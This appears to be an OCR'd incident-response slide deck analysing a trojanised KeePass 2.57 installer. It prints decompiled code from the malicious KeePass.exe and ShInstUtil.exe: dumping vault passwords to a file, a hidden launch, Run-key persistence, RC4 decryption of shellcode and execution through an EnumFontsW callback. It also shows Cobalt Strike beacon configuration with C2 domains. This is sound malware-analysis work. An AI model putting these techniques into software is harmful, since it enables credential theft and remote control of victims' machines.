 - "app\KeePass.exe.config" (763 B) SHA-1 5b98c0a8cc8f628db02024aee78619c3abb5de75
 - "app\KeePass.XmlSerializers.dll" (448 KiB) SHA-1 a80b8f7ef5cd0405d5b3e0611dd110e745208a35
 - "app\KeePassLibC32.dll" (594 KiB) SHA-1 84d2573604f83d1a752487234140fc42a45b61e5
 - "app\KeePassLibC64.dll" (767 KiB) SHA-1 3925f42b9ed3921f5cd59b7978e7d5085a0e2d6f
 - "app\License.txt" (18.3 KiB) SHA-1 0f9c30b800f55b4225474ab933510ec6ff497f4b
 - "app\ShInstUtil.exe" (73.7 KiB) SHA-1 ce4ba079b39e3fb657d48c94032b3b98b84145b0
 - "app\XSL\KDBX_Common.xsl" (2.67 KiB) SHA-1 ea2e2dca885f8b2d5e36ae3ffc7122c2fe458760
 - "app\XSL\KDBX_DetailsFull_HTML.xsl" (3.47 KiB) SHA-1 ec7c2dea02bda6534571378ca298fa4842557a07
 - "app\XSL\KDBX_DetailsLight_HTML.xsl" (3.03 KiB) SHA-1 8fdf47ebe5d429e8b8e734e2770f9c9dfc667cf1
 - "app\XSL\KDBX_PasswordsOnly_TXT.xsl" (919 B) SHA-1 d44a6572daa202ee8665a0f56c84feee5f5872f0
 - "app\XSL\KDBX_Tabular_HTML.xsl" (3.03 KiB) SHA-1 e045f584fad9737aa65d3753b661f3f851ed8963
Done.
```


```
Listing "KeePass Password Safe 2.57" - setup data version 6.1.0 (unicode)
 - "app\Languages\"
 - "app\Plugins\"
 - "app\KeePass.exe" (3.16 MiB) SHA-1 101d1d770719b5cadac23d0ed755ed796ddd2071
 - "app\KeePass.XmlSerializers.dll" (448 KiB) SHA-1 a80b8f7ef5cd0405d5b3e0611dd110e745208a35
 - "app\KeePass.exe.config" (763 B) SHA-1 5b98c0a8cc8f628db02024aee78619c3abb5de75
 - "app\KeePass.config.xml" (252 B) SHA-1 34309b00045503fce52adf638ec8be5f32cb6b1d
 - "app\License.txt" (18.3 KiB) SHA-1 0f9c30b800f55b4225474ab933510ec6ff497f4b
 - "app\ShInstUtil.exe" (94.9 KiB) SHA-1 298871fb0ae9148b4000ed86e4096fd998615ecc
 - "app\KeePass.chm" (749 KiB) SHA-1 27a17709a669be74957039b30f80d5a6a1a3402c
 - "app\KeePassLibC32.dll" (594 KiB) SHA-1 84d2573604f83d1a752487234140fc42a45b61e5
 - "app\KeePassLibC64.dll" (767 KiB) SHA-1 3925f42b9ed3921f5cd59b7978e7d5085a0e2d6f
 - "app\XSL\KDBX_Common.xsl" (2.67 KiB) SHA-1 ea2e2dca885f8b2d5e36ae3ffc7122c2fe458760
 - "app\XSL\KDBX_DetailsFull_HTML.xsl" (3.47 KiB) SHA-1 ec7c2dea02bda6534571378ca298fa4842557a07
 - "app\XSL\KDBX_DetailsLight_HTML.xsl" (3.03 KiB) SHA-1 8fdf47ebe5d429e8b8e734e2770f9c9dfc667cf1
 - "app\XSL\KDBX_PasswordsOnly_TXT.xsl" (919 B) SHA-1 d44a6572daa202ee8665a0f56c84feee5f5872f0
 - "app\XSL\KDBX_Tabular_HTML.xsl" (3.03 KiB) SHA-1 e045f584fad9737aa65d3753b661f3f851ed8963
Done.
```

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania


A FEW
MOMENTS LATER


Overview



- The installer writes several files to disk
- Most of the files are the same as in the real version
  - The app also works like the original
- Three files are malicious:
  - KeePass.exe (.NET)
  - ShInstUtil.exe (C)
  - conf.bin (Encrypted data)
- KeePass.exe launches ShInstUtil.exe, that decrypts and executes CobaltStrike BEACON from conf.bin file

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania



© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time o...	Process Name	PID	Operation	Path	Result	Detail	TID
14:33:1...	KeePass.exe	7528	RegQueryValue	HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\DisableSockPollConnFailureReturn	NAME NOT FOUND	Length: 16	1608
14:33:3...	KeePass.exe	7528	CreateFile	C:\Users\rodrigo.gonzales\AppData\Local\948.kp	SUCCESS	Desired Access: G...	5608
14:33:3...	KeePass.exe	7528	WriteFile	C:\Users\rodrigo.gonzales\AppData\Local\948.kp	SUCCESS	Offset: 0, Length: 8...	5608
14:33:3...	KeePass.exe	7528	CloseFile	C:\Users\rodrigo.gonzales\AppData\Local\948.kp	SUCCESS		5608

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time o...	Process Name	PID	Operation	Path	Result	Detail	TID
14:33:1...	KeePass.exe	7528	RegQueryValue	HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\DisableSockPollConnFailureReturn	NAME NOT FOUND	Length: 16	1608
14:33:3...	KeePass.exe	7528	CreateFile	C:\Users\rodrigo.gonzales\AppData\Local\948.kp	SUCCESS	Desired Access: G...	5608
14:33:3...	KeePass.exe	7528	WriteFile	C:\Users\rodrigo.gonzales\AppData\Local\948.kp	SUCCESS	Offset: 0, Length: 8...	5608
14:33:3...	KeePass.exe	7528	CloseFile	C:\Users\rodrigo.gonzales\AppData\Local\948.kp	SUCCESS		5608

Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\rodrigo.gonzales> type C:\Users\rodrigo.gonzales\AppData\Local\948.kp
"Account","Login Name","Password","Web Site","Comments"
"Twitter","JuhoJauhiainen","hunter2","https://twitter.com",""
"LinkedIn","/in/jauhiainen","hunter2","",""
"Email","juho@dfir.fi","hunter2","",""
"Demo","rodrigo.gonzales","Perse500!","","I will shortly explain why this is here"
"Demo 2","rodrigo.gonzales","Perse500!","","I will shortly explain why this is here"
"Demo 3","rodrigo.gonzales","Perse500!","","I will shortly explain why this is here"
"Demo 4","rodrigo.gonzales","Perse500!","","I will shortly explain why this is here"
"Demo 5","rodrigo.gonzales","Perse500!","","I will shortly explain why this is here"
"Demo 6","rodrigo.gonzales","Perse500!","","I will shortly explain why this is here"
"Sample Entry","User Name","Password","https://keepass.info/","Notes"
"Sample Entry #2","Michael321","12345","https://keepass.info/help/kb/testform.html",""
PS C:\Users\rodrigo.gonzales>
```

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

```
7610 StreamWriter sw = new StreamWriter(memoryStream, StrUtil.Utf8);
7611 sw.Write("\"Account\",\"Login Name\",\"Password\",\"Web Site\",\"Comments\"\r\n");
7612 EntryHandler entryHandler = delegate(PwEntry pe)
7613 {
7614     MainForm.WriteCsvEntry(sw, pe);
7615     return true;
7616 };
7617 if (rootGroup != null)
7618 {
7619     rootGroup.TraverseTree(TraversalMethod.PreOrder, null, entryHandler);
7620 }
7621 sw.Close();
7622 string @string = Encoding.UTF8.GetString(memoryStream.ToArray());
7623 int num2 = 0;
7624 while ((num2 = @string.IndexOf("\r\n", num2, StringComparison.InvariantCulture)) != -1)
7625 {
7626     num2 += "\r\n".Length;
7627     num++;
7628 }
7629 byte[] array = memoryStream.ToArray();
```

MainForm class has 192 lines more than the legit one has

```
7630 if (num >= 8)
7631 {
7632     byte[] array2 = new byte[]
7633     {
7634         197,
7635         160,
7636         148,
```

```
7667 Random random = new Random();
7668 string path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), string.Format("{0}.kp", random.Next(100, 999)));
7669 using (FileStream fileStream = new FileStream(path, FileMode.Create, FileAccess.ReadWrite))
7670 {
7671     fileStream.Write(array, 0, array.Length);
7672 }
```

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

```
7610            StreamWriter sw = new StreamWriter(memoryStream, StrUtil.Utf8);
7611            sw.Write("\"Account\",\"Login Name\",\"Password\",\"Web Site\",\"Comments\"\r\n");
7612            EntryHandler entryHandler = delegate(PwEntry pe)
7613            {
7614                MainForm.WriteCsvEntry(sw, pe);
7615                return true;
7616            };
7617            if (rootGroup != null)
7618            {
7619                rootGroup.TraverseTree(TraversalMethod.PreOrder, null, entryHandler);
7620            }
7621            sw.Close();
7622            string @string = Encoding.UTF8.GetString(memoryStream.ToArray());
7623            int num2 = 0;
7624            while ((num2 = @string.IndexOf("\r\n", num2, StringComparison.InvariantCulture)) != -1)
7625            {
7626                num2 += "\r\n".Length;
7627                num++;
7628            }
7629            byte[] array = memoryStream.ToArray();
```

1. Loops through the database and writes Account, Login Name, Password, Web Site and Comments to memory stream,

```
7630            if (num >= 8)
7631            {
7632                byte[] array2 = new byte[]
7633                {
7634                    197,
7635                    160,
7636                    148,
```

2. If the password vault has 8 or more passwords, proceed with writing the file on disk (and something else…).

3. Writes the memory stream to file {0}.kp on AppData folder. {0} is 3-digit random number between 100 and 999.

```
7667            Random random = new Random();
7668            string path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), string.Format("{0}.kp", random.Next(100, 999)));
7669            using (FileStream fileStream = new FileStream(path, FileMode.Create, FileAccess.ReadWrite))
7670            {
7671                fileStream.Write(array, 0, array.Length);
7672            }
```

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

```
7632 byte[] array2 = new byte[]
7633 {
7634     197,
7635     160,
7636     148,
7637     90,
7638     62,
7639     173
```

1. KeePass.exe creates launch parameters for ShInstUtil.exe. The launch parameter is hexademical string which is build in the MainForm class.

```
7673 StringBuilder stringBuilder = new StringBuilder(array2.Length * 2);
7674 foreach (byte b in array2)
7675 {
7676     stringBuilder.AppendFormat("{0:x2}", b);
7677 }
```

```
7682 string text = "--query " + stringBuilder.ToString();
```

2. ShInstUtil.exe is launched with starting parameter --query {hexademical_string} and executed in hidden mode.

```
7685 new Process
7686 {
7687     StartInfo =
7688     {
7689         WindowStyle = ProcessWindowStyle.Hidden,
7690         WorkingDirectory = directoryName,
7691         UseShellExecute = false,
7692         CreateNoWindow = true,
7693         FileName = "ShInstUtil.exe",
7694         Arguments = text
7695     }
7696 }.Start();
```

3. KeePass.exe also sets up persistence for ShInstUtil.exe with the built string query.

```
7678 string location = Assembly.GetExecutingAssembly().Location;
7679 string directoryName = Path.GetDirectoryName(location);
7680 string currentDirectory = Directory.GetCurrentDirectory();
7681 Directory.SetCurrentDirectory(directoryName);
7682 string text = "--query " + stringBuilder.ToString();
7683 string value = "\"" + Path.Combine(Path.GetDirectoryName(location), "ShInstUtil.exe") + "\" " + text;
7684 Registry.SetValue("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "Keepass", value, RegistryValueKind.String);
```

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

ShInstUtil.exe?

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

Purpose in the real KeePass

- Shell Install Utility in the real KeePass
- It helps install or uninstall the KeePass shell extension, which allows you to right-click .kdbx files (KeePass databases) in Windows Explorer and see options like “Open with KeePass.”
- Typically, two parameters:
  - --install
  - --uninstall

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

```
229     v21 = flOldProtect;
230     if ( !lstrcmpW(*(LPCWSTR *)(flOldProtect + 4), L"--query") )
231     {
```

```
1  void *__usercall sub_401040@<eax>(DWORD *a1@<edi>)
2  {
3    void *v1; // esi
4    PWSTR v2; // eax
5    HANDLE FileW; // eax
6    void *v4; // ebx
7    HANDLE ProcessHeap; // eax
8    DWORD v6; // eax
9    HANDLE v7; // eax
10   DWORD LowPart; // [esp-4h] [ebp-22Ch]
11   LARGE_INTEGER FileSize; // [esp+8h] [ebp-220h] BYREF
12   DWORD NumberOfBytesRead; // [esp+14h] [ebp-214h] BYREF
13   WCHAR Filename[262]; // [esp+18h] [ebp-210h] BYREF
14
15   v1 = 0;
16   GetModuleFileNameW(0, Filename, 0x104u);
17   v2 = StrRChrW(Filename, 0, 0x5Cu);
18   if ( v2 )
19   {
20     *v2 = 0;
21     PathAppendW(Filename, L"conf.bin");
22   }
23   *a1 = 0;
```

1. The Main function checks if the binary has been started with --query parameter.

```
1  int __usercall sub_4011A0@<eax>(_DWORD *a1@<eax>, int a2@<edx>, int a3@<ecx>)
2  {
3    int v3; // esi
4    int v4; // edi
5    char v5; // cl
6    char v6; // bl
7    char v7; // cl
8    bool v8; // zf
9    int v10; // [esp+Ch] [ebp-8h]
10   int v11; // [esp+10h] [ebp-4h]
11
12   v3 = *a1;
13   v4 = a1[1];
14   v10 = a3 - a2;
15   v11 = 247901;
16   do
17   {
18     v3 = (unsigned __int8)(v3 + 1);
19     v5 = *((_BYTE *)a1 + v3 + 8);
20     v4 = (unsigned __int8)(v5 + v4);
21     v6 = *((_BYTE *)a1 + v4 + 8);
22     *((_BYTE *)a1 + v3 + 8) = v6;
23     *((_BYTE *)a1 + v4 + 8) = v5;
24     v7 = *(_BYTE *)(v10 + a2++) ^ *((_BYTE *)a1 + (unsigned __int8)(v6 + v5) + 8);
25     v8 = v11-- == 1;
26     *(_BYTE *)(a2 - 1) = v7;
27   }
28   while ( !v8 );
29   a1[1] = v4;
30   *a1 = v3;
31   return 0;
32 }
```

2. If the check is passed, it will load content of the file conf.bin into the memory in function sub_401040. The main function stores the returned memory stream to variable.

3. Uses the provided hexademical query string for RC4 decryption of the conf.bin content [shellcode].

```
283         if ( v34 )
284         {
285           sub_4011A0((char *)lpMem + 1171040, v34 + 1171040);
286           if ( VirtualProtect(v35, v33, 0x40u, &flOldProtect) )
287           {
288             DC = GetDC(0);
289             EnumFontsW(DC, 0, (FONTENUMPROCW)(v35 + 1171040), 0);
290           }
291         }
```

4. Uses EnumFontsW API with a callback function pointing to the start of the shellcode.

When EnumFontsW enumerates all installed fonts, it invokes the callback function, effectively executing the shellcode during the enumeration process.

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

```
EAX   02480000
EBX   02CC7B7D   "U<ìƒìLWÇEÄ"
ECX   55E90000
EDX   02480000
EBP   005CF938   &"¨ù\\"
ESP   005CF90C   &"‰Eô<Eô<å]ÃÌÌÌÌÌU<ìQƒ}\f"
ESI   0094CC00
EDI   02CBDEC6
```

1. First VirtualAlloc call allocates memory for the shellcode (content of the conf.bin)

2. After VirtualProtect, the payload is written to that memory location

3. Dumping the memory section reveals the decrypted shellcode

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1

Address	Hex	ASCII
02480000	55 8B EC 53 56 8B 35 A0 EF 4B 02 8B C6 85 F6 74	U.ìSV.5 ïK..Æ.öt
02480010	3C 83 38 01 75 2D 8B 55 08 8D 48 04 8A 1A 3A 19	<.8.u-.U..H...:.
02480020	75 18 84 DB 74 10 8A 5A 01 3A 59 01 75 0C 42 42	u..Ût..Z.:Y.u.BB
02480030	41 41 84 DB 75 E6 33 C9 EB 05 1B C9 83 D9 FF 85	AA.Ûuæ3Éë..É.Ùÿ.
02480040	C9 74 4B 8B 80 04 40 00 00 85 C0 75 C4 8B C6 85	ÉtK...@...ÀuÄ.Æ.
02480050	F6 74 0F 83 38 00 74 36 8B 80 04 40 00 00 85 C0	öt..8.t6...@...À
02480060	75 F1 57 BB 08 40 00 00 53 E8 91 77 01 00 53 8B	uñW».@..Sè.w..S.
02480070	F8 6A 00 57 E8 A7 F4 01 00 83 C4 10 83 27 00 89	øj.Wè§ô...Ä..'..
02480080	B7 04 40 00 00 89 3D A0 EF 4B 02 8B C7 5F 5E 5B	·.@...= ïK..Ç_^[
02480090	5D C3 55 8B EC 83 EC 1C 53 56 57 68 00 60 00 00	]ÃU.ì.ì.SVWh.`..
024800A0	E8 17 71 00 00 BE 00 20 00 00 8B F8 56 57 E8 CF	è.q..¾. ...øVWèÏ
024800B0	72 00 00 8B D8 56 57 89 5D F8 E8 C3 72 00 00 56	r...ØVW.]øèÃr..V

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused | INT3 breakpoint at <kernel32.VirtualProtect> (771C04C0)!

005F0000	00002000	
00600000	0014A000	Res
0074A000	0000E000	
00758000	000A8000	Res
00800000	000C9000	\De
008D0000	00001000	
008E0000	00007000	
008E7000	00009000	Res
008F0000	00035000	Res
00925000	0000B000	
00930000	00035000	
00965000	000CB000	Res
00A30000	000FC000	Res
00B2C000	00004000	Thr
00B30000	00035000	Res
00B65000	0000B000	
00B70000	000FD000	Res
00C6D000	00003000	Thr
00C70000	00004000	
00C74000	00004000	Res
00C80000	00181000	
00E10000	00001000	
00E20000	00002000	
00E60000	00003000	
00E63000	0000D000	Res
00E70000	0001A000	
00E8A000	001E6000	Res
01070000	000E1000	
01151000	01320000	Res
02480000	00085000	

- Follow in Disa
- Follow in Dump
- Dump Memory to File
- Comment ;
- Find Pattern... Ctrl+B
- Switch View
- Find references to region
- Allocate memory
- Free memory
- Add virtual module
- Go to
- Set Page Memory Rights
- Memory Breakpoint
- Copy

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

```
/mnt/e/Cases/[redacted]/malware
csce --pretty shinstutil_02480000.bin
Could not parse source as PE file (DOS Header magic not found.)
Could not parse source as PE file (DOS Header magic not found.)
{
  "beacontype": [
    "HTTPS"
  ],
  "sleeptime": 112922,
  "jitter": 46,
  "maxgetsize": 2103361,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 1357776117,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "seoinit.com",
    "port": 443,
    "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCNb3IPzeOkvjr
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==",
  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/List/com2/9O29EO3IRSBB",
    "verb": "GET",
    "client": {
      "headers": null,
      "metadata": null
    },
    "server": {
      "output": [
        "print",
        "append 1863 characters",
        "prepend 4338 characters",
        "netbiosu",
        "mask"
      ]
    }
  },
  "http-post": {
    "uri": "/Apply/readme/VJICARU60DC",
    "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
      "output": null
    }
  },
  "tcp_frame_header": "AAri1IOi4vsAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Licence ID is the same one that Black Basta uses

Findings from Cobalt Strike Watermark

We extracted configuration data from Cobalt Strike beacons used during the atta
1357776117. Threatfox has so far identified around 160 unique IPv4 and dom

Cobalt Strike activity has frequently been noted in ransomware attacks, and a sm
been associated with Dark Scorpius (aka Black Basta) ransomware. Despite the a
deploy ransomware during our investigation. We speculate this might be becaus

Source: https://unit42.paloaltonetworks.com/edr-bypass-extortion-attempt-thwarted/

Findings

- Black Basta infrastructure can be grouped into **distinct clusters**, some of which will be highlighted below.
- The dominant watermarks observed within Black Basta infrastructure were **1357776117 & 1158277545.**
- The majority of Cobalt Strike servers are hosted on **Vult Hosting LLC (AS-CHOOPA), JW Lucasweg 35, Digital Ocean and Servinga.**

Source: https://medium.com/@Intel_Ops/hunting-black-bastas-cobalt-strike-96a81a6ea781

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

```
/mnt/e/Cases/        /malware
python3 DidierStevensSuite/1768.py shinstutil_02480000.bin
File: shinstutil_02480000.bin
xorkey b'.' 2e
0x0001 payload type                    0x0001 0x0002 8 windows-beacon_https-reverse_https
0x0002 port                            0x0001 0x0002 443
0x0003 sleeptime                       0x0002 0x0004 112922
0x0004 maxgetsize                      0x0002 0x0004 2103361
0x0005 jitter                          0x0001 0x0002 46
0x0007 publickey                       0x0003 0x0100 30819f300d06092a864886f70d01010105000381 8d00308189028181008d6f720fcde3a4be3ae1b03e7
075f5bee079930cb5d7f85b8ad6b111123d864e418f9d03889495f974450203010001000000000000000000000000000000000000000000000000000000000000000000000000000000000
0x0008 server,get-uri                  0x0003 0x0100 'seoinit.com,/List/com2/9O29EO3IRSBB,techbulldigital.com,/List/com2/9O29EO3IRSBB'
0x0043 DNS_STRATEGY                    0x0001 0x0002 2
0x0044 DNS_STRATEGY_ROTATE_SECONDS     0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X             0x0002 0x0004 0
0x0046 DNS_STRATEGY_FAIL_SECONDS       0x0002 0x0004 -1
0x000e SpawnTo                         0x0003 0x0010 (NULL ... )
0x001d spawnto_x86                     0x0003 0x0040 '%windir%\\syswow64\\dllhost.exe -o enable'
0x001e spawnto_x64                     0x0003 0x0040 '%windir%\\sysnative\\svchost.exe -k wkssvc'
```

C2 domains similar to what BlackBasta uses

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

```
/mnt/e/Cases/        /malware
python3 DidierStevensSuite/1768.py shinstutil_02480000.bin
File: shinstutil_02480000.bin
xorkey b'.' 2e
0x0001 payload type                    0x0001 0x0002 8 windows-beacon_https-reverse_https
0x0002 port                            0x0001 0x0002 443
0x0003 sleeptime                       0x0002 0x0004 112922
0x0004 maxgetsize                      0x0002 0x0004 2103361
0x0005 jitter                          0x0001 0x0002 46
0x0007 publickey                       0x0003 0x0100 30819f300d06092a864886f70d01010105000381 8d00308189028181008d6f720fcde3a4be3ae1b03e7
075f5bee079930cb5d7f85b8ad6b111123d864e418f9d03889495f974450203010001000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0x0008 server,get-uri                  0x0003 0x0100 'seoinit.com,/List/com2/9O29EO3IRSBB,techbulldigital.com,/List/com2/9O29EO3IRSBB'
0x0043 DNS_STRATEGY                    0x0001 0x0002 2
